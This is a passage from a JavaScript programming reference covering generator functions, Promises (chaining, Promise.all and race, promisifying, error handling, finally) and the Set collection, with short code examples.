!42            // false
!"42"          // false
!"foo"         // false
!"true"        // false
!"false"       // false
!{}            // false
![]            // false
!function(){}  // false

!false         // true
!null          // true
!undefined     // true
!NaN           // true
!0             // true
!""            // true
```


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# Chapter 41: Generators

Generator functions (defined by the `function*` keyword) run as coroutines, generating a series of values as they're requested through an iterator.

## Section 41.1: Generator Functions

A *generator function* is created with a `function*` declaration. When it is called, its body is **not** immediately executed. Instead, it returns a *generator object*, which can be used to "step through" the function's execution.

A `yield` expression inside the function body defines a point at which execution can suspend and resume.

```
function* nums() {
    console.log('starting');  // A
    yield 1;                  // B
    console.log('yielded 1'); // C
    yield 2;                  // D
    console.log('yielded 2'); // E
    yield 3;                  // F
    console.log('yielded 3'); // G
}
var generator = nums(); // Returns the iterator. No code in nums is executed

generator.next();  // Executes lines A,B returning { value: 1, done: false }
// console: "starting"
generator.next();  // Executes lines C,D returning { value: 2, done: false }
// console: "yielded 1"
generator.next();  // Executes lines E,F returning { value: 3, done: false }
// console: "yielded 2"
generator.next();  // Executes line G returning { value: undefined, done: true }
// console: "yielded 3"
```

**Early iteration exit**

```
generator = nums();
generator.next(); // Executes lines A,B returning { value: 1, done: false }
generator.next(); // Executes lines C,D returning { value: 2, done: false }
generator.return(3); // no code is executed returns { value: 3, done: true }
// any further calls will return done = true
generator.next(); // no code executed returns { value: undefined, done: true }
```

**Throwing an error to generator function**

```
function* nums() {
    try {
        yield 1;                  // A
        yield 2;                  // B
        yield 3;                  // C
    } catch (e) {
        console.log(e.message);    // D
    }
}

var generator = nums();

generator.next();  // Executes line A returning { value: 1, done: false }
generator.next();  // Executes line B returning { value: 2, done: false }
generator.throw(new Error("Error!!"));  // Executes line D returning { value: undefined, done: true}
// console: "Error!!"
generator.next();  // no code executed. returns { value: undefined, done: true }
```

## Section 41.2: Sending Values to Generator

It is possible to *send* a value to the generator by passing it to the `next()` method.

```
function* summer() {
    let sum = 0, value;
    while (true) {
        // receive sent value
        value = yield;
        if (value === null) break;

        // aggregate values
        sum += value;
    }
    return sum;
}
let generator = summer();

// proceed until the first "yield" expression, ignoring the "value" argument
generator.next();

// from this point on, the generator aggregates values until we send "null"
generator.next(1);
generator.next(10);
generator.next(100);

// close the generator and collect the result
let sum = generator.next(null).value;  // 111
```

## Section 41.3: Delegating to other Generator

From within a generator function, the control can be delegated to another generator function using `yield*`.

```
function* g1() {
  yield 2;
  yield 3;
  yield 4;
}

function* g2() {
  yield 1;
  yield* g1();
  yield 5;
}

var it = g2();

console.log(it.next()); // 1
console.log(it.next()); // 2
console.log(it.next()); // 3
console.log(it.next()); // 4
console.log(it.next()); // 5
console.log(it.next()); // undefined
```

## Section 41.4: Iteration

A generator is *iterable*. It can be looped over with a `for...of` statement, and used in other constructs which depend on the iteration protocol.


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```
function* range(n) {
    for (let i = 0; i < n; ++i) {
        yield i;
    }
}

// looping
for (let n of range(10)) {
    // n takes on the values 0, 1, ... 9
}

// spread operator
let nums = [...range(3)];  // [0, 1, 2]
let max = Math.max(...range(100));  // 99
```

Here is another example of use generator to custom iterable object in ES6. Here anonymous generator function `function *` used.

```
let user = {
  name: "sam", totalReplies: 17, isBlocked: false
};

user[Symbol.iterator] = function *(){

  let properties = Object.keys(this);
  let count = 0;
  let isDone = false;

  for(let p of properties){
    yield this[p];
  }
};

for(let p of user){
  console.log( p );
}
```

## Section 41.5: Async flow with generators

Generators are functions which are able to pause and then resume execution. This allows to emulate async functions using external libraries, mainly q or co. Basically it allows to write functions that wait for async results in order to go on:

```
function someAsyncResult() {
    return Promise.resolve('newValue')
}

q.spawn(function * () {
    var result = yield someAsyncResult()
    console.log(result) // 'newValue'
})
```

This allows to write async code as if it were synchronous. Moreover, try and catch work over several async blocks. If the promise is rejected, the error is caught by the next catch:

```
function asyncError() {
    return new Promise(function (resolve, reject) {
        setTimeout(function () {
```

```
            reject(new Error('Something went wrong'))
        }, 100)
    })
}

q.spawn(function * () {
    try {
        var result = yield asyncError()
    } catch (e) {
        console.error(e) // Something went wrong
    }
})
```

Using co would work exactly the same but with `co(function * (){...})` instead of `q.spawn`

# Section 41.6: Iterator-Observer interface

A generator is a combination of two things - an `Iterator` and an `Observer`.

**Iterator**

An iterator is something when invoked returns an `iterable`. An `iterable` is something you can iterate upon. From ES6/ES2015 onwards, all collections (Array, Map, Set, WeakMap, WeakSet) conform to the Iterable contract.

> A generator(iterator) is a producer. In iteration the consumer `PULL`s the value from the producer.

Example:

```
function *gen() { yield 5; yield 6; }
let a = gen();
```

Whenever you call `a.next()`, you're essentially `pull`-ing value from the Iterator and `pause` the execution at `yield`. The next time you call `a.next()`, the execution resumes from the previously paused state.

**Observer**

A generator is also an observer using which you can send some values back into the generator.

```
function *gen() {
  document.write('<br>observer:', yield 1);
}
var a = gen();
var i = a.next();
while(!i.done) {
  document.write('<br>iterator:', i.value);
  i = a.next(100);
}
```

Here you can see that `yield 1` is used like an expression which evaluates to some value. The value it evaluates to is the value sent as an argument to the `a.next` function call.

So, for the first time `i.value` will be the first value yielded (1), and when continuing the iteration to the next state, we send a value back to the generator using `a.next(100)`.

**Doing async with Generators**


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Generators are widely used with `spawn` (from taskJS or co) function, where the function takes in a generator and allows us to write asynchronous code in a synchronous fashion. This does NOT mean that async code is converted to sync code / executed synchronously. It means that we can write code that looks like `sync` but internally it is still `async`.

> Sync is BLOCKING; Async is WAITING. Writing code that blocks is easy. When PULLing, value appears in the assignment position. When PUSHing, value appears in the argument position of the callback.

When you use iterators, you `PULL` the value from the producer. When you use callbacks, the producer `PUSH`es the value to the argument position of the callback.

```
var i = a.next() // PULL
dosomething(..., v => {...}) // PUSH
```

Here, you pull the value from `a.next()` and in the second, `v => {...}` is the callback and a value is `PUSH`ed into the argument position `v` of the callback function.

Using this pull-push mechanism, we can write async programming like this,

```
let delay = t => new Promise(r => setTimeout(r, t));
spawn(function*() {
  // wait for 100 ms and send 1
  let x = yield delay(100).then(() => 1);
  console.log(x); // 1

   // wait for 100 ms and send 2
  let y = yield delay(100).then(() => 2);
  console.log(y); // 2
});
```

So, looking at the above code, we are writing async code that looks like it's `blocking` (the yield statements wait for 100ms and then continue execution), but it's actually `waiting`. The `pause` and `resume` property of generator allows us to do this amazing trick.

**How does it work ?**

The spawn function uses `yield promise` to PULL the promise state from the generator, waits till the promise is resolved, and PUSHes the resolved value back to the generator so it can consume it.

**Use it now**

So, with generators and spawn function, you can clean up all your async code in NodeJS to look and feel like it's synchronous. This will make debugging easy. Also the code will look neat.

This feature is coming to future versions of JavaScript - as `async...await`. But you can use them today in ES2015/ES6 using the spawn function defined in the libraries - taskjs, co, or bluebird

# Chapter 42: Promises

## Section 42.1: Introduction


A `Promise` object represents an operation which *has produced or will eventually produce* a value. Promises provide a robust way to wrap the (possibly pending) result of asynchronous work, mitigating the problem of deeply nested callbacks (known as "callback hell").

**States and control flow**

A promise can be in one of three states:

- *pending* — The underlying operation has not yet completed, and the promise is *pending* fulfillment.
- *fulfilled* — The operation has finished, and the promise is *fulfilled* with a *value*. This is analogous to returning a value from a synchronous function.
- *rejected* — An error has occurred during the operation, and the promise is *rejected* with a *reason*. This is analogous to throwing an error in a synchronous function.

A promise is said to be *settled* (or *resolved*) when it is either fulfilled or rejected. Once a promise is settled, it becomes immutable, and its state cannot change. The `then` and **`catch`** methods of a promise can be used to attach callbacks that execute when it is settled. These callbacks are invoked with the fulfillment value and rejection reason, respectively.




**Example**

```
const promise = new Promise((resolve, reject) => {
    // Perform some work (possibly asynchronous)
    // ...

    if (/* Work has successfully finished and produced "value" */) {
        resolve(value);
    } else {
        // Something went wrong because of "reason"
        // The reason is traditionally an Error object, although
        // this is not required or enforced.
        let reason = new Error(message);
        reject(reason);

        // Throwing an error also rejects the promise.
        throw reason;
    }
});
```

The `then` and **`catch`** methods can be used to attach fulfillment and rejection callbacks:


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```
promise.then(value => {
    // Work has completed successfully,
    // promise has been fulfilled with "value"
}).catch(reason => {
    // Something went wrong,
    // promise has been rejected with "reason"
});
```

**Note:** Calling `promise.then(...)` and `promise.catch(...)` on the same promise might result in an `Uncaught exception in Promise` if an error occurs, either while executing the promise or inside one of the callbacks, so the preferred way would be to attach the next listener on the promise returned by the previous `then` / **`catch`**.

Alternatively, both callbacks can be attached in a single call to `then`:

```
promise.then(onFulfilled, onRejected);
```

Attaching callbacks to a promise that has already been settled will immediately place them in the microtask queue, and they will be invoked "as soon as possible" (i.e. immediately after the currently executing script). It is not necessary to check the state of the promise before attaching callbacks, unlike with many other event-emitting implementations.

Live demo

## Section 42.2: Promise chaining

The `then` method of a promise returns a new promise.

```
const promise = new Promise(resolve => setTimeout(resolve, 5000));

promise
    // 5 seconds later
    .then(() => 2)
    // returning a value from a then callback will cause
    // the new promise to resolve with this value
    .then(value => { /* value === 2 */ });
```

Returning a `Promise` from a `then` callback will append it to the promise chain.

```
function wait(millis) {
    return new Promise(resolve => setTimeout(resolve, millis));
}

const p = wait(5000).then(() => wait(4000)).then(() => wait(1000));
p.then(() => { /* 10 seconds have passed */ });
```

A **`catch`** allows a rejected promise to recover, similar to how **`catch`** in a **`try`**/**`catch`** statement works. Any chained `then` after a **`catch`** will execute its resolve handler using the value resolved from the **`catch`**.

```
const p = new Promise(resolve => {throw 'oh no'});
p.catch(() => 'oh yes').then(console.log.bind(console));  // outputs "oh yes"
```

If there are no **`catch`** or `reject` handlers in the middle of the chain, a **`catch`** at the end will capture any rejection in the chain:

```
p.catch(() => Promise.reject('oh yes'))
  .then(console.log.bind(console))      // won't be called
```

```
  .catch(console.error.bind(console));  // outputs "oh yes"
```

On certain occasions, you may want to "branch" the execution of the functions. You can do it by returning different promises from a function depending on the condition. Later in the code, you can merge all of these branches into one to call other functions on them and/or to handle all errors in one place.

```
promise
    .then(result => {
        if (result.condition) {
            return handlerFn1()
                .then(handlerFn2);
        } else if (result.condition2) {
            return handlerFn3()
                .then(handlerFn4);
        } else {
            throw new Error("Invalid result");
        }
    })
    .then(handlerFn5)
    .catch(err => {
        console.error(err);
    });
```

Thus, the execution order of the functions looks like:

```
promise --> handlerFn1 -> handlerFn2 --> handlerFn5 ~~> .catch()
         |                              ^
         V                              |
         -> handlerFn3 -> handlerFn4 -^
```

The single **catch** will get the error on whichever branch it may occur.

## Section 42.3: Waiting for multiple concurrent promises

The Promise.all() static method accepts an iterable (e.g. an Array) of promises and returns a new promise, which resolves when **all** promises in the iterable have resolved, or rejects if **at least one** of the promises in the iterable have rejected.

```
// wait "millis" ms, then resolve with "value"
function resolve(value, milliseconds) {
    return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// wait "millis" ms, then reject with "reason"
function reject(reason, milliseconds) {
    return new Promise((_, reject) => setTimeout(() => reject(reason), milliseconds));
}

Promise.all([
    resolve(1, 5000),
    resolve(2, 6000),
    resolve(3, 7000)
]).then(values => console.log(values)); // outputs "[1, 2, 3]" after 7 seconds.

Promise.all([
    resolve(1, 5000),
    reject('Error!', 6000),
    resolve(2, 7000)
]).then(values => console.log(values)) // does not output anything
```


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```
.catch(reason => console.log(reason)); // outputs "Error!" after 6 seconds.
```

Non-promise values in the iterable are "promisified".

```
Promise.all([
    resolve(1, 5000),
    resolve(2, 6000),
    { hello: 3 }
])
.then(values => console.log(values)); // outputs "[1, 2, { hello: 3 }]" after 6 seconds
```

Destructuring assignment can help to retrieve results from multiple promises.

```
Promise.all([
    resolve(1, 5000),
    resolve(2, 6000),
    resolve(3, 7000)
])
.then(([result1, result2, result3]) => {
    console.log(result1);
    console.log(result2);
    console.log(result3);
});
```

# Section 42.4: Reduce an array to chained promises

This design pattern is useful for generating a sequence of asynchronous actions from a list of elements.

There are two variants :

- the "then" reduction, which builds a chain that continues as long as the chain experiences success.
- the "catch" reduction, which builds a chain that continues as long as the chain experiences error.

**The "then" reduction**

This variant of the pattern builds a `.then()` chain, and might be used for chaining animations, or making a sequence of dependent HTTP requests.

```
[1, 3, 5, 7, 9].reduce((seq, n) => {
    return seq.then(() => {
        console.log(n);
        return new Promise(res => setTimeout(res, 1000));
    });
}, Promise.resolve()).then(
    () => console.log('done'),
    (e) => console.log(e)
);
// will log 1, 3, 5, 7, 9, 'done' in 1s intervals
```

Explanation:

1. We call `.reduce()` on a source array, and provide `Promise.resolve()` as an initial value.
2. Every element reduced will add a `.then()` to the initial value.
3. `reduce()`'s product will be Promise.resolve().then(...).then(...).
4. We manually append a `.then(successHandler, errorHandler)` after the reduce, to execute `successHandler` once all the previous steps have resolved. If any step was to fail, then `errorHandler` would execute.

Note: The "then" reduction is a sequential counterpart of `Promise.all()`.

**The "catch" reduction**

This variant of the pattern builds a `.catch()` chain and might be used for sequentially probing a set of web servers for some mirrored resource until a working server is found.

```
var working_resource = 5; // one of the values from the source array
[1, 3, 5, 7, 9].reduce((seq, n) => {
    return seq.catch(() => {
        console.log(n);
        if(n === working_resource) { // 5 is working
            return new Promise((resolve, reject) => setTimeout(() => resolve(n), 1000));
        } else { // all other values are not working
            return new Promise((resolve, reject) => setTimeout(reject, 1000));
        }
    });
}, Promise.reject()).then(
    (n) => console.log('success at: ' + n),
    () => console.log('total failure')
);
// will log 1, 3, 5, 'success at 5' at 1s intervals
```

Explanation:

1. We call `.reduce()` on a source array, and provide `Promise.reject()` as an initial value.
2. Every element reduced will add a `.catch()` to the initial value.
3. `reduce()`'s product will be `Promise.reject().catch(...).catch(...)`.
4. We manually append `.then(successHandler, errorHandler)` after the reduce, to execute `successHandler` once any of the previous steps has resolved. If all steps were to fail, then `errorHandler` would execute.

Note: The "catch" reduction is a sequential counterpart of `Promise.any()` (as implemented in `bluebird.js`, but not currently in native ECMAScript).

## Section 42.5: Waiting for the first of multiple concurrent promises

The `Promise.race()` static method accepts an iterable of Promises and returns a new Promise which resolves or rejects as soon as the **first** of the promises in the iterable has resolved or rejected.

```
// wait "milliseconds" milliseconds, then resolve with "value"
function resolve(value, milliseconds) {
    return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// wait "milliseconds" milliseconds, then reject with "reason"
function reject(reason, milliseconds) {
    return new Promise((_, reject) => setTimeout(() => reject(reason), milliseconds));
}

Promise.race([
    resolve(1, 5000),
    resolve(2, 3000),
    resolve(3, 1000)
])
.then(value => console.log(value)); // outputs "3" after 1 second.
```


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```
Promise.race([
    reject(new Error('bad things!'), 1000),
    resolve(2, 2000)
])
.then(value => console.log(value)) // does not output anything
.catch(error => console.log(error.message)); // outputs "bad things!" after 1 second
```

## Section 42.6: "Promisifying" functions with callbacks

Given a function that accepts a Node-style callback,

```
fooFn(options, function callback(err, result) { ... });
```

you can promisify it *(convert it to a promise-based function)* like this:

```
function promiseFooFn(options) {
    return new Promise((resolve, reject) =>
        fooFn(options, (err, result) =>
            // If there's an error, reject; otherwise resolve
            err ? reject(err) : resolve(result)
        )
    );
}
```

This function can then be used as follows:

```
promiseFooFn(options).then(result => {
    // success!
}).catch(err => {
    // error!
});
```

In a more generic way, here's how to promisify any given callback-style function:

```
function promisify(func) {
    return function(...args) {
        return new Promise((resolve, reject) => {
            func(...args, (err, result) => err ? reject(err) : resolve(result));
        });
    }
}
```

This can be used like this:

```
const fs = require('fs');
const promisedStat = promisify(fs.stat.bind(fs));

promisedStat('/foo/bar')
    .then(stat => console.log('STATE', stat))
    .catch(err => console.log('ERROR', err));
```

## Section 42.7: Error Handling

Errors thrown from promises are handled by the second parameter (`reject`) passed to `then` or by the handler passed to `catch`:

```
throwErrorAsync()
```

```
  .then(null, error => { /* handle error here */ });
// or
throwErrorAsync()
  .catch(error => { /* handle error here */ });
```

### Chaining

If you have a promise chain then an error will cause `resolve` handlers to be skipped:

```
throwErrorAsync()
  .then(() => { /* never called */ })
  .catch(error => { /* handle error here */ });
```

The same applies to your `then` functions. If a `resolve` handler throws an exception then the next `reject` handler will be invoked:

```
doSomethingAsync()
  .then(result => { throwErrorSync(); })
  .then(() => { /* never called */ })
  .catch(error => { /* handle error from throwErrorSync() */ });
```

An error handler returns a new promise, allowing you to continue a promise chain. The promise returned by the error handler is resolved with the value returned by the handler:

```
throwErrorAsync()
  .catch(error => { /* handle error here */; return result; })
  .then(result => { /* handle result here */ });
```

You can let an error cascade down a promise chain by re-throwing the error:

```
throwErrorAsync()
  .catch(error => {
      /* handle error from throwErrorAsync() */
      throw error;
  })
  .then(() => { /* will not be called if there's an error */ })
  .catch(error => { /* will get called with the same error */ });
```

It is possible to throw an exception that is not handled by the promise by wrapping the **`throw`** statement inside a `setTimeout` callback:

```
new Promise((resolve, reject) => {
  setTimeout(() => { throw new Error(); });
});
```

This works because promises cannot handle exceptions thrown asynchronously.

### Unhandled rejections

An error will be silently ignored if a promise doesn't have a **`catch`** block or `reject` handler:

```
throwErrorAsync()
  .then(() => { /* will not be called */ });
// error silently ignored
```

To prevent this, always use a **`catch`** block:


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```
throwErrorAsync()
  .then(() => { /* will not be called */ })
  .catch(error => { /* handle error*/ });
// or
throwErrorAsync()
  .then(() => { /* will not be called */ }, error => { /* handle error*/ });
```

Alternatively, subscribe to the `unhandledrejection` event to catch any unhandled rejected promises:

```
window.addEventListener('unhandledrejection', event => {});
```

Some promises can handle their rejection later than their creation time. The `rejectionhandled` event gets fired whenever such a promise is handled:

```
window.addEventListener('unhandledrejection', event => console.log('unhandled'));
window.addEventListener('rejectionhandled', event => console.log('handled'));
var p = Promise.reject('test');

setTimeout(() => p.catch(console.log), 1000);

// Will print 'unhandled', and after one second 'test' and 'handled'
```

The `event` argument contains information about the rejection. `event.reason` is the error object and `event.promise` is the promise object that caused the event.

In Nodejs the `rejectionhandled` and `unhandledrejection` events are called `rejectionHandled` and `unhandledRejection` on `process`, respectively, and have a different signature:

```
process.on('rejectionHandled', (reason, promise) => {});
process.on('unhandledRejection', (reason, promise) => {});
```

The `reason` argument is the error object and the `promise` argument is a reference to the promise object that caused the event to fire.

Usage of these `unhandledrejection` and `rejectionhandled` events should be considered for debugging purposes only. Typically, all promises should handle their rejections.

**Note:** Currently, only Chrome 49+ and Node.js support `unhandledrejection` and `rejectionhandled` events.

**Caveats**

**Chaining with `fulfill` and `reject`**

The `then(fulfill, reject)` function (with both parameters not `null`) has unique and complex behavior, and shouldn't be used unless you know exactly how it works.

The function works as expected if given `null` for one of the inputs:

```
// the following calls are equivalent
promise.then(fulfill, null)
promise.then(fulfill)

// the following calls are also equivalent
promise.then(null, reject)
promise.catch(reject)
```

However, it adopts unique behavior when both inputs are given:

```
// the following calls are not equivalent!
promise.then(fulfill, reject)
promise.then(fulfill).catch(reject)

// the following calls are not equivalent!
promise.then(fulfill, reject)
promise.catch(reject).then(fulfill)
```

The `then(fulfill, reject)` function looks like it is a shortcut for `then(fulfill).catch(reject)`, but it is not, and will cause problems if used interchangeably. One such problem is that the `reject` handler does not handle errors from the `fulfill` handler. Here is what will happen:

```
Promise.resolve() // previous promise is fulfilled
    .then(() => { throw new Error(); }, // error in the fulfill handler
        error => { /* this is not called! */ });
```

The above code will result in a rejected promise because the error is propagated. Compare it to the following code, which results in a fulfilled promise:

```
Promise.resolve() // previous promise is fulfilled
    .then(() => { throw new Error(); }) // error in the fulfill handler
    .catch(error => { /* handle error */ });
```

A similar problem exists when using `then(fulfill, reject)` interchangeably with `catch(reject).then(fulfill)`, except with propagating fulfilled promises instead of rejected promises.

**Synchronously throwing from function that should return a promise**

Imagine a function like this:

```
function foo(arg) {
  if (arg === 'unexepectedValue') {
    throw new Error('UnexpectedValue')
  }

  return new Promise(resolve =>
    setTimeout(() => resolve(arg), 1000)
  )
}
```

If such function is used in the **middle** of a promise chain, then apparently there is no problem:

```
makeSomethingAsync().
  .then(() => foo('unexpectedValue'))
  .catch(err => console.log(err)) // <-- Error: UnexpectedValue will be caught here
```

However, if the same function is called outside of a promise chain, then the error will not be handled by it and will be thrown to the application:

```
foo('unexpectedValue') // <-- error will be thrown, so the application will crash
  .then(makeSomethingAsync) // <-- will not run
  .catch(err => console.log(err)) // <-- will not catch
```

There are 2 possible workarounds:

**Return a rejected promise with the error**


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Instead of throwing, do as follows:

```
function foo(arg) {
  if (arg === 'unexepectedValue') {
    return Promise.reject(new Error('UnexpectedValue'))
  }

  return new Promise(resolve =>
    setTimeout(() => resolve(arg), 1000)
  )
}
```

**Wrap your function into a promise chain**

Your `throw` statement will be properly caught when it is already inside a promise chain:

```
function foo(arg) {
  return Promise.resolve()
    .then(() => {
      if (arg === 'unexepectedValue') {
        throw new Error('UnexpectedValue')
      }

      return new Promise(resolve =>
        setTimeout(() => resolve(arg), 1000)
      )
    })
}
```

## Section 42.8: Reconciling synchronous and asynchronous operations

In some cases you may want to wrap a synchronous operation inside a promise to prevent repetition in code branches. Take this example:

```
if (result) { // if we already have a result
  processResult(result); // process it
} else {
  fetchResult().then(processResult);
}
```

The synchronous and asynchronous branches of the above code can be reconciled by redundantly wrapping the synchronous operation inside a promise:

```
var fetch = result
  ? Promise.resolve(result)
  : fetchResult();

fetch.then(processResult);
```

When caching the result of an asynchronous call, it is preferable to cache the promise rather than the result itself. This ensures that only one asynchronous operation is required to resolve multiple parallel requests.

Care should be taken to invalidate cached values when error conditions are encountered.

```
// A resource that is not expected to change frequently
var planets = 'http://swapi.co/api/planets/';
// The cached promise, or null
```

```
var cachedPromise;

function fetchResult() {
    if (!cachedPromise) {
        cachedPromise = fetch(planets)
            .catch(function (e) {
                // Invalidate the current result to retry on the next fetch
                cachedPromise = null;
                // re-raise the error to propagate it to callers
                throw e;
            });
    }
    return cachedPromise;
}
```

## Section 42.9: Delay function call

The `setTimeout()` method calls a function or evaluates an expression after a specified number of milliseconds. It is also a trivial way to achieve an asynchronous operation.

In this example calling the `wait` function resolves the promise after the time specified as first argument:

```
function wait(ms) {
    return new Promise(resolve => setTimeout(resolve, ms));
}

wait(5000).then(() => {
    console.log('5 seconds have passed...');
});
```

## Section 42.10: "Promisifying" values

The `Promise.resolve` static method can be used to wrap values into promises.

```
let resolved = Promise.resolve(2);
resolved.then(value => {
    // immediately invoked
    // value === 2
});
```

If `value` is already a promise, `Promise.resolve` simply recasts it.

```
let one = new Promise(resolve => setTimeout(() => resolve(2), 1000));
let two = Promise.resolve(one);
two.then(value => {
    // 1 second has passed
    // value === 2
});
```

In fact, `value` can be any "thenable" (object defining a `then` method that works sufficiently like a spec-compliant promise). This allows `Promise.resolve` to convert untrusted 3rd-party objects into trusted 1st-party Promises.

```
let resolved = Promise.resolve({
    then(onResolved) {
        onResolved(2);
    }
});
resolved.then(value => {
```


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```
    // immediately invoked
    // value === 2
});
```

The `Promise.reject` static method returns a promise which immediately rejects with the given `reason`.

```
let rejected = Promise.reject("Oops!");
rejected.catch(reason => {
    // immediately invoked
    // reason === "Oops!"
});
```

## Section 42.11: Using ES2017 async/await

The same example above, Image loading, can be written using async functions. This also allows using the common `try`/`catch` method for exception handling.

Note: as of April 2017, the current releases of all browsers but Internet Explorer supports async functions.

```
function loadImage(url) {
    return new Promise((resolve, reject) => {
        const img = new Image();
        img.addEventListener('load', () => resolve(img));
        img.addEventListener('error', () => {
            reject(new Error(`Failed to load ${url}`));
        });
        img.src = url;
    });
}

(async () => {

    // load /image.png and append to #image-holder, otherwise throw error
    try {
        let img = await loadImage('http://example.com/image.png');
        document.getElementById('image-holder').appendChild(img);
    }
    catch (error) {
        console.error(error);
    }

})();
```

## Section 42.12: Performing cleanup with finally()

There is currently a proposal (not yet part of the ECMAScript standard) to add a `finally` callback to promises that will be executed regardless of whether the promise is fulfilled or rejected. Semantically, this is similar to the `finally` clause of the `try` block.

You would usually use this functionality for cleanup:

```
var loadingData = true;

fetch('/data')
    .then(result => processData(result.data))
    .catch(error => console.error(error))
    .finally(() => {
        loadingData = false;
```

```
    });
```

It is important to note that the `finally` callback doesn't affect the state of the promise. It doesn't matter what value it returns, the promise stays in the fulfilled/rejected state that it had before. So in the example above the promise will be resolved with the return value of `processData(result.data)` even though the `finally` callback returned `undefined`.

With the standardization process still being in progress, your promises implementation most likely won't support `finally` callbacks out of the box. For synchronous callbacks you can add this functionality with a polyfill however:

```
if (!Promise.prototype.finally) {
    Promise.prototype.finally = function(callback) {
        return this.then(result => {
            callback();
            return result;
        }, error => {
            callback();
            throw error;
        });
    };
}
```

## Section 42.13: forEach with promises

It is possible to effectively apply a function (`cb`) which returns a promise to each element of an array, with each element waiting to be processed until the previous element is processed.

```
function promiseForEach(arr, cb) {
  var i = 0;

  var nextPromise = function () {
    if (i >= arr.length) {
      // Processing finished.
      return;
    }

    // Process next function. Wrap in `Promise.resolve` in case
    // the function does not return a promise
    var newPromise = Promise.resolve(cb(arr[i], i));
    i++;
    // Chain to finish processing.
    return newPromise.then(nextPromise);
  };

  // Kick off the chain.
  return Promise.resolve().then(nextPromise);
};
```

This can be helpful if you need to efficiently process thousands of items, one at a time. Using a regular `for` loop to create the promises will create them all at once and take up a significant amount of RAM.

## Section 42.14: Asynchronous API request

This is an example of a simple `GET` API call wrapped in a promise to take advantage of its asynchronous functionality.

```
var get = function(path) {
```


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```
  return new Promise(function(resolve, reject) {
    let request = new XMLHttpRequest();
    request.open('GET', path);
    request.onload = resolve;
    request.onerror = reject;
    request.send();
  });
};
```

More robust error handling can be done using the following `onload` and `onerror` functions.

```
request.onload = function() {
  if (this.status >= 200 && this.status < 300) {
    if(request.response) {
      // Assuming a successful call returns JSON
      resolve(JSON.parse(request.response));
    } else {
      resolve();
  } else {
    reject({
      'status': this.status,
      'message': request.statusText
    });
  }
};

request.onerror = function() {
  reject({
    'status': this.status,
    'message': request.statusText
  });
};
```

# Chapter 43: Set

| Parameter | Details |
|---|---|
| iterable | If an iterable object is passed, all of its elements will be added to the new Set. null is treated as undefined. |
| value | The value of the element to add to the Set object. |
| callback | Function to execute for each element. |
| thisArg | Optional. Value to use as this when executing callback. |

The Set object lets you store unique values of any type, whether primitive values or object references.

Set objects are collections of values. You can iterate through the elements of a set in insertion order. A value in the Set may only occur **ONCE**; it is unique in the Set's collection. Distinct values are discriminated using the *SameValueZero* comparison algorithm.

Standard Specification About Set

## Section 43.1: Creating a Set

The Set object lets you store unique values of any type, whether primitive values or object references.

You can push items into a set and iterate them similar to a plain JavaScript array, but unlike array, you cannot add a value to a Set if the value already exist in it.

To create a new set:

```
const mySet = new Set();
```

Or you can create a set from any iterable object to give it starting values:

```
const arr = [1,2,3,4,4,5];
const mySet = new Set(arr);
```

In the example above the set content would be `{1, 2, 3, 4, 5}`. Note that the value 4 appears only once, unlike in the original array used to create it.

## Section 43.2: Adding a value to a Set

To add a value to a Set, use the `.add()` method:

```
mySet.add(5);
```

If the value already exist in the set it will not be added again, as Sets contain unique values.

Note that the `.add()` method returns the set itself, so you can chain add calls together:

```
mySet.add(1).add(2).add(3);
```

## Section 43.3: Removing value from a set

To remove a value from a set, use `.delete()` method:


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```
mySet.delete(some_val);
```

This function will return `true` if the value existed in the set and was removed, or `false` otherwise.

## Section 43.4: Checking if a value exist in a set

To check if a given value exists in a set, use `.has()` method:

```
mySet.has(someVal);
```

Will return `true` if `someVal` appears in the set, `false` otherwise.

## Section 43.5: Clearing a Set

You can remove all the elements in a set using the `.clear()` method:

```
mySet.clear();
```

## Section 43.6: Getting set length

You can get the number of elements inside the set using the `.size` property

```
const mySet = new Set([1, 2, 2, 3]);
mySet.add(4);
mySet.size; // 4
```

This property, unlike `Array.prototype.length`, is read-only, which means that you can't change it by assigning something to it:

```
mySet.size = 5;
mySet.size; // 4
```

In strict mode it even throws an error:

```
TypeError: Cannot set property size of #<Set> which has only a getter
```

## Section 43.7: Converting Sets to arrays

Sometimes you may need to convert a Set to an array, for example to be able to use `Array.prototype` methods like `.filter()`. In order to do so, use `Array.from()` or `destructuring-assignment`:

```
var mySet = new Set([1, 2, 3, 4]);
//use Array.from
const myArray = Array.from(mySet);
//use destructuring-assignment
const myArray = [...mySet];
```

Now you can filter the array to contain only even numbers and convert it back to Set using Set constructor:

```
mySet = new Set(myArray.filter(x => x % 2 === 0));
```

`mySet` now contains only even numbers:

```
console.log(mySet); // Set {2, 4}
```

## Section 43.8: Intersection and difference in Sets

There are no build-in methods for intersection and difference in Sets, but you can still achieve that but converting them to arrays, filtering, and converting back to Sets:

```
var set1 = new Set([1, 2, 3, 4]),
    set2 = new Set([3, 4, 5, 6]);

const intersection = new Set(Array.from(set1).filter(x => set2.has(x)));//Set {3, 4}
const difference = new Set(Array.from(set1).filter(x => !set2.has(x))); //Set {1, 2}
```

## Section 43.9: Iterating Sets

You can use a simple for-of loop to iterate a Set:

```
